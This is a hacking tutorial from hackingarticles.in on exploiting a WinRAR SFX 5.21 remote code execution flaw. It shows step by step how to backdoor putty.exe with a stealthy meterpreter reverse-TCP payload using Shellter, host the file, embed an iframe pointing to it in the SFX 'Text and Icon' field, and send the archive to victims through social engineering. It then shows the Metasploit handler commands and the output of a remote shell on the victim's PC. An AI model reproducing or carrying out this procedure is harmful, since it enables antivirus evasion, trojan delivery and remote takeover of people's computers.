

# Hack Remote PC using WinRAR SFX Remote Code Execution Vulnerability

 [hackingarticles.in/hack-remote-pc-using-winrar-sfx-remote-code-execution-vulnerability](https://hackingarticles.in/hack-remote-pc-using-winrar-sfx-remote-code-execution-vulnerability)

Raj


December 4, 2015

Remote code execution vulnerability has been discovered in the official WInRAR SFX v5.21 software. The vulnerability allows remote attackers to unauthorized execute system specific code to compromise a target system.

The issue is located in the `Text and Icon` function of the `Text to display in SFX window` module. Remote attackers are able to generate own compressed archives with malicious payloads to execute system specific codes for compromise the attackers .

Download **Shellter** from [here](#), shellter version is latest release, no antivirus has detected till now. After downloading shellter unzip the archive file

Set the location of **shellter** and type “**wine shellter.exe**




A terminal opens and choose operation mode as auto (a)

Choose Operation Mode - Auto/Manual (A/M/H): a

Now choose an executable file and copy to **shellter** folder to bind the shellter with **any .exe** file here in my case I have copied **putty.exe** as a file to bind with **shellter.exe**

**Note: only executable file can be binded**



Now it asks for **PE target** after choosing operation method, give the filename .exe and binding process will start.

```
PE Target: putty.exe
*****
* Backup *
*****  
www.hackingarticles.in
```

Backup: putty.exe.bak

Note: This overwrites an existing backup file that has the same name.  
Always remember that the .bak file is the previous state of what  
you are going to generate.

```
*****
* PE Compatibility Information *
*****  
www.hackingarticles.in
```

Minimum Supported Windows OS: 4.0

When prompted to enable stealth mode enter “Y”

```
DisASM.dll was created successfully!
*****
www.hackingarticles.in
Instructions Traced: 120390
Tracing Time Approx: 1.02 mins.
```

Starting First Stage Filtering...

```
*****
* First Stage Filtering *
*****
Filtering Time Approx: 0.0334 mins.
www.hackingarticles.in
```

```
Enable Stealth Mode? (Y/N/H) : y
```

When the binding is processed it will ask for the type of payload we want to use I have choose I for listed payload and then choose 1 for **Meterpreter\_reverse\_tcp**

Now give the lhost which is ip address of kali linux and lport as 4444

```
Enable Stealth Mode? (Y/N/H) : y ←  
*****  
* Payloads *  
*****  
[1] Meterpreter_Reverse_TCP  
[2] Meterpreter_Reverse_HTTP  
[3] Meterpreter_Reverse_HTTPS  
[4] Meterpreter_Bind_TCP  
[5] Shell_Reverse_TCP  
[6] Shell_Bind_TCP  
[7] WinExec  
  
Use a listed payload or custom? (L/C/H) : l ←  
www.hackingarticles.in  
Select payload by index: 1  
*****  
* meterpreter_reverse_tcp *  
*****  
  
SET LHOST: 192.168.1.5 ←  
SET LPORT: 4444 ←  
  
*****  
* Payload Info *  
*****  
  
Payload: meterpreter_reverse_tcp
```

After giving all the options you will get a confirmation like Injection: verified! **Press enter to continue.**

```
* PE Checksum Fix *
*****
```

Status: Valid PE Checksum has been set!

Original Checksum: 0x0

Computed Checksum: 0x867a7

```
*****
* Verification Stage *
*****
```

Info: Shellter will verify that the first instruction of the injected code will be reached successfully.

If polymorphic code has been added, then the first instruction refers to that and not to the effective payload.

Max waiting time: 10 seconds.

Warning!


If the PE target spawns a child process of itself before reaching the injection point, then the injected code will be executed in that process. In that case Shellter won't have any control over it during this test.

You know what you are doing, right? ;o)


Injection: Verified!

Press [Enter] to continue... █

Now you will get encrypted **putty.exe** file in shelter directory.




Move Putty.exe file to **var/www/html** directory.




Start apache services.

```
root@kali:~# service apache2 start
root@kali:~#
www.hackingarticles.in
```


Now patch putty.exe path in **winrar** utility tool. Right click on **winrar**. Select add to **Archive** option.



Select **Create SFX archive** option.




Select on **Advanced** and click on **SFX options**.




Now Select Text and Icon option and type the path of putty.exe file with iframe tag follows.

<iframe src=http://192.168.1.5/putty.exe></iframe> Click on OK.



Now send this Winrar file to victim PC using any Social Engineering Technique.



Now we need to set up a listener to handle reverse connection sent by victim when the exploit successfully executed.

```
use exploit/multi/handler
```

```
set payload windows/meterpreter/reverse_tcp
```

```
set lhost 192.168.1.5
```

```
exploit
```

Now send your **putty.exe** files to victim using any social engineering technique. Now when the victim will use putty you will get the meterpreter of victim PC.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.5
lhost => 192.168.1.5
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.5:4444
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.5:4444 -> 192.168.1.2:63346) at 2015-12-03 22:46:58 +0530

meterpreter > sysinfo
Computer       : RAJ-PC
OS            : Windows 7 (Build 7600).
Architecture   : x64 (Current Process is WOW64)
System Language: en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/win32
meterpreter > shell
Process 4532 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\RAJ\Desktop>
```

**Note:** This Vulnerability Found by Mohammad Reza Espargham